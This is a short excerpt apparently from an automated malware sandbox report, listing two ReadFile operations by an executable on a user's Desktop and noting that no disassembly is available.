C:\Users\user\Desktop\ncIpox4w8f.exe	unknown	1009664	success or wait	1	403315	ReadFile
C:\Users\user\Desktop\ncIpox4w8f.exe	unknown	1009664	success or wait	88	240311D	ReadFile

Disassembly

No disassembly